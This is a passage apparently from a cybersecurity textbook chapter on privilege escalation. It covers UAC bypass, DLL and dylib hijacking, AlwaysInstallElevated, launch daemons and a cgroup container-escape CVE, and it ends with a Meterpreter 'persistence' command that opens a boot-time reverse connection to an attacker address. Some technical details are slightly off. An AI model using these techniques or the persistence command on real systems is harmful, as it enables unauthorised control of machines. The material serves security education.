



*Figure 9.14: Creating a new application fix*

The next step is to give details of the particular program you want to create a shim for:





*Figure 9.15: Details to be filled in the Create new Application Fix window*

Next, you have to select the version of Windows that the shim is being created for. After selecting the Windows version, a number of compatibility fixes will be shown for the particular program. You are at liberty to choose the fixes that you want:





*Figure 9.16: Choosing your fixes*

After clicking on **Next**, all the fixes you've chosen will be shown and you can click on **Finish** to end the process. The shim will be stored in the new database. To apply it, you need to right-click on the new database and click on install:





*Figure 9.17: Ready to use*

Once this is done, the program will be run with all the compatibility fixes you've selected in your shim.

## Bypassing user account control

Windows has a well-structured mechanism for controlling the privileges of all users in a network and on the local machine. It has a Windows **User Account Control** (**UAC**) feature that acts as a gate between normal users and admin-level users. The Windows UAC feature is used to give permissions to the program, to elevate their privileges, and to run with admin-level privileges. Therefore, Windows always prompts users to permit programs that want to execute with this level of access. It is also notable that only admin users can allow programs to run with these privileges.

Therefore, a normal user will be denied permission to allow a program to execute a program with admin privileges.

This looks like a failure-proof mechanism, whereby only administrators can allow programs to run with heightened privileges since they can easily tell the malicious programs from the genuine ones. However, there are some gaps in this mechanism of securing the system.

Some Windows programs are allowed to elevate privileges or execute COM objects that are elevated without prompting a user first.

For instance, `rundl32.exe` is used to load a custom DLL that loads a COM object that has elevated privileges. This performs file operations even in protected directories that would normally require a user to have elevated access. This opens the UAC mechanism to compromise from knowledgeable attackers. The same processes used to allow Windows programs to run unauthenticated can allow malicious software to run with admin access in the same way. Attackers can inject a malicious process into a trusted process and thereby gain the advantage of running the malicious processes with admin privileges without having to prompt a user.

The screenshot below is from Kali. It displays how Metasploit can use an exploit to bypass the inbuilt UAC:





*Figure 9.18: Metasploit has inbuilt modules to bypass UAC*

Black hats have discovered other ways to bypass UAC. There have been many methods published on GitHub that can potentially be used against UAC. One of these is `eventvwr.exe`, which can be compromised since it is normally auto-elevated when it runs and can, therefore, be injected with specific binary codes or scripts. Another approach to defeating the UAC is simply through the theft of admin credentials. The UAC mechanism is said to be a single security system and, therefore, the privileges of a process running on one computer remain unknown to lateral systems. Therefore, it is hard to nab attackers misusing the admin credentials to start processes with high-level privileges.

*Figure 9.20* displays how the POC exploit can be used to bypass the UAC prompt in Windows 7. You can download the script from the GitHub repository.





*Figure 9.19: UAC script in action*



To bypass UAC in Windows 7, you can also use the `UACscript`, which you can download from `https://github.com/Vozzie/uacscript`.

## Privilege escalation and Container Escape Vulnerability (CVE-2022-0492)

This is a vulnerability that was found on the Linux kernel's `cgroup_release_agent_write` in the `kernel/cgroup/cgroup-v1.c` function, which causes software supply chain attacks. This flow can allow an attacker to take control of an organization's software build process to disrupt internal operations or embed attacker-controlled code or backdoors in software that puts downstream customers at risk.

A Container is an approach to operating system virtualization in a cloud computing environment. This allows users to work with a program and its dependencies using resource procedures that are isolated. The code of the application can be bundled with configurations and dependencies in a systematic manner.

Container escape is potentially a fundamental problem for Kubernetes platforms where physical compute nodes are shared between many unrelated containers. If exploited, malicious software may take control over the node, obtain sensitive data from other containers on this node, and even access network APIs assuming the identities of the other containers.

The only way to mitigate this vulnerability is patching: `https://nvd.nist.gov/vuln/detail/CVE-2022-0492`.

## DLL injection

DLL injection is another privilege escalation method that attackers are using. It also involves the compromising of legitimate processes and services of the Windows operating system. DLL injection is used to run malicious code using the context of a legitimate process. By using the context of a process recognized to be legitimate, an attacker gains several advantages, especially the ability to access the process's memory and permissions.

The attacker's actions are also masked by legitimate processes. There has recently been a discovery of a rather sophisticated DLL injection technique called **reflective DLL injection**. It is more effective since it loads the malicious code without having to make the usual Windows API calls and, therefore, bypasses DLL load monitoring. It uses a clever process of loading a malicious library from the memory onto a running process. Instead of following the normal DLL injection process of loading a malicious DLL code from a path, a process that not only creates an external dependency and degrades the stealth of an attack, a reflective DLL injection sources its malicious code in the form of raw data. It is more difficult to detect, even on machines that are adequately protected by security software.

DLL injection attacks have been used by attackers to modify the Windows Registry, create threads, and do DLL loading. These are all actions that require admin privileges, but attackers sneak their way into doing them without such privileges.

The following diagram is a short illustration of how DLL injections work:





*Figure 9.20: How DLL injections work to impact legitimate processes*

It is important to keep in mind that DLL injection is not only used for privilege escalation. Here are some examples of malware that use the DLL injection technique to either compromise a system or propagate to others:

- **Backdoor.Oldrea**: Injects itself in the `explore.exe` process
- **BlackEnergy**: Injects as a DLL into the `svchost.exe` process
- **Duqu**: Injects itself in many processes to avoid detection

## DLL search order hijacking

DLL search order hijacking is another technique used to compromise DLLs and allow attackers to escalate their privileges so as to progress with an attack. In this technique, attackers try to replace legitimate DLLs with malicious ones. Since the locations where programs store their DLLs can easily be identified, attackers may place malicious DLLs high up in the path traversed to find the legitimate DLL. Therefore, when Windows searches for a certain DLL in its normal location, it will find a DLL file with the same name but it will not be the legitimate DLL.

Often, this type of attack occurs to programs that store DLLs in remote locations, such as in web shares. The DLLs are therefore more exposed to attackers and they no longer need to physically get to a computer to compromise files on hard drives.

Another approach to DLL search order hijacking is the modification of the ways in which programs load DLLs. Here, attackers modify the *manifest* or the *local direction* files to cause a program to load a different DLL than the intended one. The attackers may redirect the program to always load the malicious DLL and this will lead to a persistent privilege escalation.

The attackers can also change the path to the legitimate DLLs back when the compromised program behaves abnormally. The targeted programs are the ones that execute with a high level of privileges. When done to the right program, the attacker could essentially escalate privileges to become a system user and, therefore, have access to more things.

DLL hijacking is complex and it requires lots of caution to prevent abnormal behavior by the victim program. In an unfortunate, or fortunate, event where a user realizes that an application is behaving erratically, they can simply uninstall it. This will consequently thwart a DLL hijacking attack.

The diagram below shows an illustration of search order hijacking where an attacker has placed a malicious DLL file on the search path of a legitimate DLL file:





*Figure 9.21: An illustration of search order hijacking*

## Dylib hijacking

Dylib hijacking is a method that is used against Apple computers. Computers that have Apple's OS X use a similar search method for finding dynamic libraries that should be loaded into programs. The search method is also based on paths and, as was seen in DLL hijacking, attackers can take advantage of these paths for privilege escalation purposes.

Attackers conduct research to find out the dylibs that specific applications use and they then place a malicious version with a similar name high up in the search path. Therefore, when the operating system is searching for an application's dylib, it finds the malicious one first. If the targeted program runs with higher-level privileges than the user of the computer has, when it is started it will auto-elevate the privileges. In this instance, it will have also created admin-level access to the malicious dylib.

The following diagram illustrates the process of dylib hijacking where attackers place a malicious dylib on the search path:





*Figure 9.22: An illustration of dylib hijacking where attackers place a malicious dylib on the search path*

## Exploration of vulnerabilities

The exploration of vulnerabilities is one of the few horizontal privilege escalations that gets used today. Due to the strictness in the coding and securing of systems, there tend to be fewer cases of horizontal privilege escalation. This type of privilege escalation is done on systems and programs that have programming errors. These programming errors may introduce vulnerabilities that attackers can exploit to bypass security mechanisms.

Some systems will accept certain phrases as passwords for all users. This could possibly be a programming error to allow system developers to quickly access systems. However, attackers may quickly discover this flaw and use it to access user accounts that have high privileges. Other errors in coding may allow attackers to change the access levels of users in the URL of a web-based system. In Windows, there was a programming error that allowed attackers to create their own Kerberos tickets with domain admin rights using regular domain user permissions. This vulnerability is called **MS14-068**. Even though system developers may be extremely careful, these errors show up at times and they provide attackers an avenue to quickly escalate privileges.

Sometimes, an attacker will take advantage of how the operating system works to exploit an unknown vulnerability.





*Figure 9.23: Exploits created by threat actors can be delivered in many different ways. Threat actors can also attack directly vulnerable servers that they find*

A classic example of that is the use of the registry key `AlwaysInstallElevated`, which is present in the system (set to 1) and will allow the installation of a Windows Installer package with elevated (system) privileges. For this key to be considered enabled, the following values should be set to 1:

```
[HKEY_CURRENT_USERSOFTWAREPoliciesMicrosoftWindowsInstaller]
"AlwaysInstallElevated"=dword:00000001 [HKEY_LOCAL_
MACHINESOFTWAREPoliciesMicrosoftWindowsInstaller]
"AlwaysInstallElevated"=dword:00000001
```

The attacker can use the `reg query` command to verify if this key is present; if it is not, the following message will appear:

Command Prompt

```
C:\>reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated
ERROR: The system was unable to find the specified registry key or value.
```

*Figure 9.24: Verify if the key is present*

This might sound harmless, but if you think deeply, you will notice the problem. You are basically giving system-level privileges to a regular user to execute an installer. What if this installer package has malicious content? Game over!

## Launch daemon

Using a launch daemon is another privilege escalation method applicable to Apple-based operating systems, especially OS X. When OS X boots up, `launchd` is normally run to end system initialization. The process is responsible for loading the parameters for the daemons from the `plist` files found in `/Library/LaunchDaemons`. The daemons have property list files that point to the executables to be auto-started. Attackers may take advantage of this auto-start process to perform privilege escalation. They may install their own launch daemons and configure them to start during the bootup process using the launched process. The attackers' daemons may be given disguised names from a related OS or application.

Launch daemons are created with admin privileges but they execute with root privileges. Therefore, if the attackers are successful, they will have their daemons auto-started and their privileges escalated from admin to root. It can be noted that again, attackers are relying on an otherwise legitimate process in order to perform privilege escalation.





*Figure 9.25: A malicious launch daemon attack blocked by a tool (BlockBlock)*

## Hands-on example of privilege escalation on a Windows target

This hands-on illustration works on Windows 8 and has also been reported to be effective in Windows 10. It makes use of some techniques that have been discussed, that is, PowerShell and Meterpreter. It is a cunning technique that drives the user of the target machine to unknowingly allow a legitimate program to run, which in turn performs privilege escalation. Therefore, it is the user that unknowingly allows malicious actors to escalate their privileges. The process starts within Metasploit and particularly on Meterpreter.

Meterpreter is first used to establish a session with a target. This session is what the attackers use to send commands to the target and effectively control it.

The following is a script called `persistence` that an attacker can use to start a session with a remote target. The script creates a persistent listener on the victim's system that runs upon boot.

It is written as follows:

```
meterpreter >run persistence -A -L c:\ -X 30 -p 443 -r 10.108.210.25
```

